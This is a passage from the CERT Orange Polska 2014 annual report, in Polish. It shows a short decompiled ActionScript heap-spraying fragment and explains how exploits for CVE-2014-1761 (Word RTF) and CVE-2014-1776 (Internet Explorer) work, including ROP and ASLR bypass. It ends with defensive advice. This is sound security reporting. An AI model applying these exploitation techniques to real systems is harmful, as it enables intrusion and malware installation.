      this.setArrValue(_loc1_,6,_loc9_ + 16 - 120);
      this.setArrValue(_loc1_,6 + 4,_loc9_ + 80 - 28);
      _loc10_ = 16;
      this.setArrValue( loc1 , loc10 , loc9  + 32 - 44);
```

Rysunek 57.
Fragment kodu ActionScript przeprowadzający heap spraying

11.7 Załącznik 7. Inne interesujące podatności

Luka CVE-2014-1761 to uszkodzenie pamięci w procesie programu Word. Została ona odkryta przez pracowników Google Security Team i ujawniona 24 marca 2014 roku. Odnaleziono funkcjonujące w sieci exploity, które opierają się na tej ciekawej podatności.

Luka wykorzystuje błąd oprogramowania Microsoft Word w interpretacji dokumentu RTF. Dokument RTF opisuje, w jaki sposób czytnik dokumentów powinien wyświetlać jego zawartość. Robi to między innymi za pomocą słów kontrolnych (nazywanych również tagami) takich jak: \comment, \datafield, \date. Słowa kontrolne powinny być stosowane zgodnie z opublikowanym przez Microsoft standardem. Jednak nie da się wymusić na autorach dokumentów przestrzegania tego standardu i każdy czytnik powinien weryfikować zgodność ich treści ze standardem, zanim przystąpi do jej przetwarzania.

W przypadku luki CVE-2014-1761 źródłem błędu okazało się słowo kontrolne \overridetable i słowa z nim związane. Standard określa, że słowo to powinno mieć parametr o wartości 0, 1 lub 9, natomiast w złośliwym dokumencie RTF umieszczony został parametr o wartości 25. Czytnik Microsoft Word nie sprawdza poprawności tego parametru, tylko przystępuje do dalszego przetwarzania zawartości, w wyniku czego powstają kolejne błędy. Jednym z nich jest błędna interpretacja typu obiektu. Dzięki temu atakujący uzyskuje kontrolę nad elementami obiektu, do których nie powinien mieć dostępu. Dodatkowo, odpowiednio formułując zawartość dokumentu, może zmusić czytnik do wywołania metody obiektu, który został zmodyfikowany, i tym samym przejąć kontrolę nad sterowaniem wykonania kodu w wątku.

>> Rysunek 56.
Zaznaczono wykorzystywane słowo kluczowe oraz fragment shellcode.

Autor exploitu wykorzystuje fakt, że biblioteka mscomctl.dll nie wspiera mechanizmu ASLR[19] oraz że znana jest mu dokładnie struktura pamięci w obszarze, w którym jest ona załadowana. Dzięki temu może skonstruować shellcode ROP, ominąć resztę funkcjonujących w systemie zabezpieczeń i ostatecznie wykonać swój kod.

Luka zaczęła być stosowana w atakach przeciwko użytkownikom systemu Windows. Jej pierwsze wykorzystanie zostało zarejestrowane 2 kwietnia. Zaobserwowano m.in. próby zainstalowania trojana Cueisfry oraz Havex w kampaniach APT (Advanced Persistent Threat), czyli ukierunkowanych działaniach wywiadowczych.
Luka CVE-2014-1776 to uszkodzenie pamięci w przeglądarce Internet Explorer ujawnione 26 kwietnia 2014 roku. Badacze, którzy ją odkryli i koordynowali jej łatanie z firmą Microsoft, twierdzili, że była to część trwającej właśnie kampanii ataków nazwanej później Operation Clandestine Fox.
Gdy użytkownik wchodzi na złośliwą stronę WWW, pobiera i otwiera specjalnie przygotowany plik Flash. Aktywna zawartość znajdująca się w pliku przeprowadza proces heap spraying, czyli przygotowuje pamięć procesu przeglądarki do przeprowadzenia włamania, umieszczając w niej dane, które w trakcie włamania zostaną zinterpretowane jako kod. Następnie kod JavaScript umieszczony na stronie deszyfruje swoją kolejną część i w efekcie doprowadza do powstania błędu typu use-after-free. Exploit przygotowuje shellcode ROP i zmienia wskaźnik stosu tak, by na niego wskazywał. Po całkowitym przejęciu sterowania kodem w wątku przeglądarki przystępuje do pobierania składników malware z sieci internet.

>> Rysunek 57.

Według informacji opublikowanych na stronie Microsoft podatna jest przeglądarka Internet Explorer w wersjach 6-11 (czyli praktycznie wszystkie obecnie używane), jednak atakujący wybierali na cele głównie wersje 9-11.

CERT Orange Polska radzi:


Aby zabezpieczyć się przed exploitami atakującymi elementy systemu Windows, warto korzystać z zestawu EMET[20] zawierającego narzędzia znacznie ograniczającego możliwości przejęcia kontroli nad wykonaniem kodu. Skuteczność zestawu została potwierdzona m.in. w trakcie testowania omawianego ataku. Nie zapominajmy oczywiście o regularnym aktualizowaniu przeglądarki internetowej.

[19] Address Space Layout Randomization – funkcjonalność systemu operacyjnego przydzielająca kluczowym elementom aplikacji losowe miejsca w pamięci
[20] Tamże

notatki

notatki

Raport CERT Orange Polska za rok 2014



Więcej informacji znajdziesz na www.cert.orange.pl